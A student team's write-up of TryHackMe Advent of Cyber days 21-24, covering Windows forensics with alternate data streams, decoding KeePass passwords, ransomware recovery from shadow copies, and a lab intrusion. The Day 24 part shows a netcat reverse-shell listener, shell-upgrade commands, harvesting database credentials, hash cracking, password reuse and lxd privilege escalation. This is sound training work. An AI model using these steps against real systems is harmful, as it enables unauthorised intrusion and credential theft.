

PSP0201

Week 6

Write-up

Group Name: Bubble Buddies

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member

Day 21 - Time for some ELForensics

Tools used: AttackBox, Remmina

Solution/walkthrough:

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Answer : 596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Answer : 5F037501FB542AD2D9B06EB12AED09F0

```
PS C:\Users\littlehelper> cd Documents
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm Hash
-----
MD5        5F037501FB542AD2D9B06EB12AED09F0
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Answer :
F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm Hash
-----
SHA256     F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Q4: Using Strings find the hidden flag within the executable?

Answer : THM{f6187e6cbeb1214139ef313e108cb6f9}

```

Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\
Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

```

Q5: What is the powershell command used to view ADS?

Answer : Get-Item -Path deebee.exe -Stream *

```

PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\
              deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       :::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\
              deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : hidedb
Length       : 6144

```

Q6: What is the flag that is displayed when you run the database connector file?

Answer : THM{088731ddc7b9fdeccaed982b07c297c}



```

C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _

```

Q7: Which list is Sharika Spooner on?

Answer : Naughty list

```
Select an option: 2_
```

```
Sherlene Loehr  
Melisa Vanhooose  
Sharika Spooner  
  
Sucks for them .. Returning to the User Menu...
```

Q8: Which list is Jaime Victoria on?

Answer : Nice list

```
Select an option: 1_
```

```
Laurena Gardea  
Delphine Gossard  
Jaime Victoria  
  
Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

Firstly, we opened Remina on AttackBox. We used the credentials given which was "littlehelper" as the username and "iLove5now!" as the password. We continued doing this task in the remote machines' Powershell. Then, we got the file hash of the file hash.txt file in the Documents folder using the command "more .\db file hash.txt". After that, we were tasked to get the MD5 file hash and the SHA256 file hash of the deebee.exe file, which was also within the Documents folder. We used the "Get-FileHash -Algorithm <filetype> deebee.exe" command to get those file hashes. We also used the Strings command, "c:\Tools\strings64.exe -accepteula deebee.exe" to find the hidden flag within the same file. To view its Alternate Data Streams (ADS), we used the command "Get-Item -Path deebee.exe -Stream *". Lastly, we executed the file to find the last flag with the command "wmic process call create \$(Resolve-Path deebee.exe:hidedb)", finding out which list Sharika Spooner and Jaime Victoria is on in the process.

Day 22 : Elf McEager becomes CyberElf

Tools used: Kali Linux, Remmina, Cyberchef

Solution/walkthrough:

Q1: What is the password to the KeePass database?

Answer : thegrinchwashere

The screenshot shows the CyberChef web application interface. At the top, a file explorer shows a folder named 'Languages' with a file 'dGhlZ3JpbmNod2FzaGVyZQ=='. Below this, the 'Recipe' panel on the left shows a 'Magic' recipe with 'Depth' set to 3 and 'Intensive mode' checked. The 'Input' panel on the right shows the input string 'dGhlZ3JpbmNod2FzaGVyZQ=='. The 'Output' panel at the bottom shows the result of the recipe: 'thegrinchwashere'. The 'Output' panel also displays a table with the following data:


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=', true, false)	thegrinchwashere	Possible languages: English, German, Dutch, Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\\-=', true, false)	thegrinchwashere	Possible languages: English, German, Dutch

Q2: What is the encoding method listed as the 'Matching ops'?

Answer : base64 Matching ops: From Base64


Q3: What is the note on the hiya key?

Answer : Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P



Q4: What is the decoded password value of the Elf Server?

Answer : sn0wM4n!




Q5: What was the encoding used on the Elf Server password?

Answer : hex


Q6: What is the decoded password value for ElfMail?

Answer : ic3Skating!



Q7: What is the username:password pair of Elf Security System?

Answer : superelfadmin:nothinghere



Q8: Decode the last encoded value. What is the flag?

Answer : THM{657012dcf3d1318dca0ed864f0e70535}

Recipe

From Charcode

Delimiter: Comma

Base: 10

Input

length: 3142
lines: 1

Output

start: 69 time: 21ms
end: 69 length: 69
length: 0 lines: 1

https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8

GitHub Gist

Search...

All gists Back to GitHub

Sign in Sign up

Instantly share code, notes, and snippets.

heavenraiza / cyberelf

Created 2 years ago

Code Revisions (1) Stars (23)

Embed <script src="https://i" Download ZIP

cyberelf

Raw

1 THM{657012dcf3d1318dca0ed864f0e70535}

Thought Process/Methodology:

When the machine started, we ran Remmina and put the IP address. Given the question, we used "Administrator" and "sn0wF!akes!!!" for the username and password. When we were connected to the remote machine, we saw a folder with a weird combination of random alphabet, number and symbol. By opening that, we will see the "KeePass" application. However, when we put the masterkey "mceagerrockstar" it gave an error because the password has been changed. By decoding the cryptic folder name using Magic operator in CyberChef, the result is "thegrinchwashere". Then, we used it as our new masterkey and we were able to login into it. There, we saw all the passwords that had been saved and altered. By using CyberChef, we were able to decode all the encrypted password

Day 23 : The Grinch strikes again!

Tools used: Kali Linux, Remmina, CyberChef

Solution/walkthrough:

Q1: What does the wallpaper say?

Answer : THIS IS FINE



Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Answer : nomorebestfestivalcompany

Recipe

Input

length: 36
lines: 1


bn9tb3j1mVzdGZlc3RpdmFv29tc6FueQ==

Output

Recipe (click to load)	Result snippet	Properties
From_Base64("A-Za-z0-9+/=",true)	nomorebestfestivalcompany	Possible languages: English Spanish








Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Answer : .grinch

 master-password.txt.grinch	12/23/2020 1:41 PM	GRINCH File	1 KB
--	--------------------	-------------	------

Q4: What is the name of the suspicious scheduled task?

Answer : opidsfsdf

	Name	Date modified	Type	Size
 Downloads	opidsfsdf.exe	11/25/2020 8:19 PM	Application	83 KB
 Documents	RansomNote.txt	12/7/2020 7:53 AM	Text Document	1 KB
 Pictures				
 confidential				
 This PC				
 3D Objects				
 Desktop				

Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Answer : C:\Users\Administrator\Desktop\opidsfsdf.exe

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


Answer : 7a9eea15-0000-0000-0000-010000000000

ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} Properties (Local Computer) X

General	Triggers	Actions	Conditions	Settings	History (disabled)
Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}					
Location: \					
Author: ELFSTATION4\Administrator					
Description:					
Security options					
When running the task, use the following user account:					
SYSTEM					
Change User or Group...					

Q7: Assign the hidden partition a letter. What is the name of the hidden folder?


Answer : confidential

 confidential

12/2/2020 9:46 AM File folder

Q8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer : m33pa55w0rdIZseecure!



Thought Process/Methodology:

First of all, we open the tool Remmina on Kali Linux and make some changes on the preferences to make sure we are suitable to connect to the IP address. After connecting to the IP address we could see right away the wallpaper of the IP address machine. After that we open the file ransom note to look for the fake bitcoin address and decrypt it using the tool CyberChef. We set the output into magic, therefore the value will show that the fake bitcoin address is “nomorebestfestivalcompany”. From there on we proceed to look for the encrypted file on file explorer. Therefore we start our search on Documents and change the view to see the file extension and hidden file. By doing that we could see the encrypted file eventually. For the suspicious file, we could see it straight away after returning back to the File Explorer Desktop. After that, we are required to inspect the suspicious file to see the location of the executable that is run at login. Therefore we right-clicked our mouse on the file and selected properties to find the location. Next, we opened the task scheduler and clicked on ShadowCopyVolume. We could see the ID number right beside the name. Lastly we opened the Disk Management and changed the drive letter and path of the Backup file. We use the letter z as the path. By doing all this the Backup(z) will be shown in file explorer. After that we change the view to see the file extension and hidden file. Hence, we could see the name of the hidden file which is “confidential”. Last but not least we right clicked on the file and restored it to the previous version to know the password. After restoring it to the previous version, we opened it using a notepad.


Day 24 : The Trial Before Christmas

Tools used: Kali Linux, Firefox, Nmap, Gobuster, Burpsuites, Mysql, LXC

Solution/walkthrough:

Q1: Scan the machine. What ports are open?


Answer : 80, 65000



```
(1211103223@kali)-[~]  
$ nmap 10.10.196.162  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 04:18 EDT  
Nmap scan report for 10.10.196.162  
Host is up (0.28s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 21.97 seconds
```

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Answer : Light Cycle



Q3: What is the name of the hidden php page?

Answer : /uploads.php

```
(1211101384@kali)-[~/room/day24]
$ gobuster dir -u http://10.10.128.250:65000 -x .php -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.128.250:65000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/07/20 03:52:57 Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
/.htaccess.php (Status: 403) [Size: 281]
/.htpasswd.php (Status: 403) [Size: 281]
/api (Status: 301) [Size: 321] [→ http://10.10.128.250:65000/api/]
/assets (Status: 301) [Size: 324] [→ http://10.10.128.250:65000/assets/]
/grid (Status: 301) [Size: 322] [→ http://10.10.128.250:65000/grid/]
/index.php (Status: 200) [Size: 800]
/server-status (Status: 403) [Size: 281]
/uploads.php (Status: 200) [Size: 1328]


2022/07/20 04:07:27 Finished
```

Q4: What is the name of the hidden directory where file uploads are saved?

Answer : /grid

Q5: What is the value of the web.txt flag?

Answer : THM{ENTER_THE_GRID}



```
flynn@light-cycle: ~
File Actions Edit View Help
1211103223@kali: ~ x 1211103223@kali: ~ x flynn@light-cycle: ~ x 1211103223@kali: ~ x
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
```

Q6: What lines are used to upgrade and stabilise your shell?

Answer : python3 -c 'import pty;pty.spawn("/bin/bash")' , export TERM=xterm , stty raw -echo; fg

```
1211103223@kali: ~ x 1211103223@kali: ~ x flynn@light-cycle: ~ x 1211103223@kali: ~ x
(1211103223@kali)~[~] Expires
$ nc -lvnp 1234 26m 17s ? Add 1 hour Terminate
listening on [any] 1234 ...
connect to [10.18.30.147] from (UNKNOWN) [10.10.196.162] 49508
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:51:08 up 44 min, 0 users, load average: 0.00, 0.00, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data) box for this step.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 1234
```

Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

Answer : tron:IFightForTheUsers

```
1211103223@kali: ~ x 1211103223@kali: ~ x flynn@light-cycle: ~ x 1211103223@kali: ~ x
www-data@light-cycle:/var/www/TheGrid/includes$ ls Expires
apiIncludes.php dbauth.php login.php register.php upload.php ? Add 1 hour Terminate
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$dbdatabase = "tron";
e? It's worthwhile looking recursively at all websites on the box for this step.
$dbh = new mysqli($dbaddr, $dbuser, $dbpass, $dbdatabase);
if($dbh->connect_error){
    die($dbh->connect_error);
}
??
```

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer : tron

```
1211103223@kali: ~ x 1211103223@kali: ~ x flynn@light-cycle: ~ x 1211103223@kali: ~ x
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
```

Q9: Crack the password. What is it?

Answer : @computer@

```
1211103223@kali: ~ x 1211103223@kali: ~ x flynn@light-cycle: ~ x 1211103223@kali: ~ x

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.01 sec)
```

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Answer : flynn

```
1211103223@kali: ~

File Actions Edit View Help

1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```

Q11: What is the value of the user.txt flag?

Answer : THM{IDENTITY_DISC_RECOGNISED}

```
1211103223@kali: ~


File Actions Edit View Help

1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x

flynn@light-cycle:/var/www/TheGrid/includes$ cd /home
flynn@light-cycle:/home$ ls
flynn
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```


Q12: Check the user's groups. Which group can be leveraged to escalate privileges?


Answer : lxd

A terminal window titled '1211103223@kali: ~' with a menu bar (File, Actions, Edit, View, Help) and four tabs. The terminal output shows the command 'id' and its result: 'uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)'.

```
1211103223@kali: ~  
File Actions Edit View Help  
1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Q13: What is the value of the root.txt flag?

Answer : THM{FLYNN_LIVES}

A terminal window titled '1211103223@kali: ~' with a menu bar (File, Actions, Edit, View, Help) and four tabs. The terminal output shows the command 'lxc exec mira /bin/sh' and subsequent commands to navigate to '/mnt/root/root' and view 'root.txt', which contains the flag 'THM{FLYNN_LIVES}'.

```
1211103223@kali: ~  
File Actions Edit View Help  
1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x 1211103223@kali: ~ x  
